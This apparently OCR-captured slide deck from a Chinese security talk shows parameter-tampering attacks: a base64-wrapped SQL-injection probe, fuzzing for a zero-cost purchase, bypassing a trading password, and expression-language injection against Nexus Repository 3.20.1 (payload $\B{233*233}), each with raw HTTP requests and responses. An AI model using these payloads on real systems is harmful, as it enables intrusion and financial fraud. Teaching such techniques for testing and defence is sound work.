
Source: {"name": "ZXJpYw=="}  
 {"name": "ZXJpYw== 'and '1'='1'"} ❌  
 {"name": "ZXJpYxhhbmQgGDEZPRgx"} ✅

### ◆ 这里还需要：

- 识别各节点编码模式和层数
- 遍历和组合所有节点，解码注入payload
- 按照识别的模式，重新组装数据



# 案例一：Fuzz出特定参数值实现零元购

```


Request
1 POST /api
2 Host: .com
3 Cookie: connect.sid=
4 Content-Length: 140
5 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="99", "Google Chrome";v="99"
6 Accept: application/json, text/plain, */*
7 Content-Type: application/json; charset=UTF-8
8 X-Csrf-Token: 6b3617d4dbd7ec58af50e862e2bf46ba
9 Sec-Ch-Ua-Mobile: ?0
10 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.84 Safari/537.36
11 Sec-Ch-Ua-Platform: "macOS"
12 Origin: https://.s.com
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://.com/
17 Accept-Encoding: gzip, deflate
18 Accept-Language: zh-CN,zh;q=0.9
19 {
20   "IID": "pl_platform/python:2.7_3.7",
21   "FID": "pl.hptp",
22   "ResourceID": "ZGVmYXVsdA==",
23   "WID": "n-20220413091215-8xlar"
24 }

Response
1 HTTP/2 200 OK
2 Server: Tengine
3 Content-Type: application/json; charset=utf-8
4 Date: Wed, 13 Apr 2022 07:41:22 GMT
5 Upstream-Caught: 1649835682582000
6
7 Vary: Accept-Encoding
8 Access-Control-Allow-Origin: https://.com
9 Access-Control-Allow-Credentials: true
10 Access-Control-Expose-Headers: X-XSRF-TOKEN
11 X-Need-Token: 6b3617d4dbd7ec58af50e862e2bf46ba
12 Server-Timing: inner; dur=260, inner; dur=226
13
14 X-Tt-Trace-Tag: id=3;cdn-cache=miss
15 X-Real-Status: 200
16
17
18
19
20 {
21   "ResponseMetadata": {
22     "RequestId": "202204131541220102120923589422",
23     "Action": "CreateNode",
24     "Version": "2021-10-01",
25     "Service": "pl_platform",
26     "Region": "cn-beijing"
27   },
28   "Result": {
29     "Id": "n-20220413091215-8xlar"
30   }
31 }
  
```

## 案例二：改变参数结构实现交易密码绕过

```

JSON ▼ 自动换行 
1 POST https://[redacted]/etrading/[redacted] HT
2
3 {
4   "method":"doBusiness",
5   "redeemshare":"0.01",
6   "bankvalue":"[redacted]8%A",
7   "tradeacco":"01583444",
8   "capitalmode":"DQ",
9   "tradepassword":"[redacted]",
10  "withdrawalsmode":"1",
11  "mintredeemStr":"[redacted]",
12  "mintredeem":"1",
13  "shareNV":"",
14  "fund":{
15    "fundcode":"[redacted]",
16    "fundname":"[redacted]",
17    "sharetype":"A"
18  },
19  "othertradeacco":"[redacted]",
20  "uservalue":"[redacted]"
21 }
  
```



# 案例三：参数解析插入payload实现RCE

Send Cancel < >
Target: ht

**Request**

Pretty Raw Hex ↵ ↵

```


1 POST /service/extdirect HTTP/2
2
3 Content-Length: 223
4 X-Requested-With: XMLHttpRequest
5 X-Nexus-Ui: true
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
  Chrome/80.0.3987.149 Safari/537.36
7 Nx-Anti-Csrft-Token: 0.06353542358408082
8 Content-Type: application/json
9 Accept: */*
10
11
12 Accept-Encoding: gzip, deflate
13 Accept-Language: zh-CN,zh;q=0.9
14 Cookie: NX-ANTI-CSRF-TOKEN=0.06353542358408082; NXSESSIONID=
  b161d4bd-e5c7-41c4-87a7-ec05839ada7b
15
16 {
  "action": "coreui_User",
  "method": "update",
  "data": [
    {
      "userId": "admin",
      "version": "2",
      "firstName": "admin",
      "lastName": "User",
      "email": "admin@example.org",
      "status": "active",
      "roles": [
        "nxadmin$\B{233*233}"
      ]
    }
  ],
  "type": "rpc",
  "tid": "11"
}
          
```

**Response**

Pretty Raw Hex Render ↵ ↵

```

1 HTTP/2 200 OK
2 Date: Tue, 25 Jan 2022 12:17:29 GMT
3 Content-Type: application/json;charset=utf-8
4 Content-Length: 169
5 Server: Nexus/3.20.1-01 (OSS)
6 X-Content-Type-Options: nosniff
7 X-Frame-Options: DENY
8
9 {
  "tid": "11",
  "action": "coreui_User",
  "method": "update",
  "result": {
    "messages": null,
    "errors": {
      "roles": "Missing roles: [nxadminB54289]"
    }
  },
  "success": false,
  "data": [
  ],
  "type": "rpc"
}
          
```





# 感谢您的观看

THANK YOU FOR YOUR WATCHING

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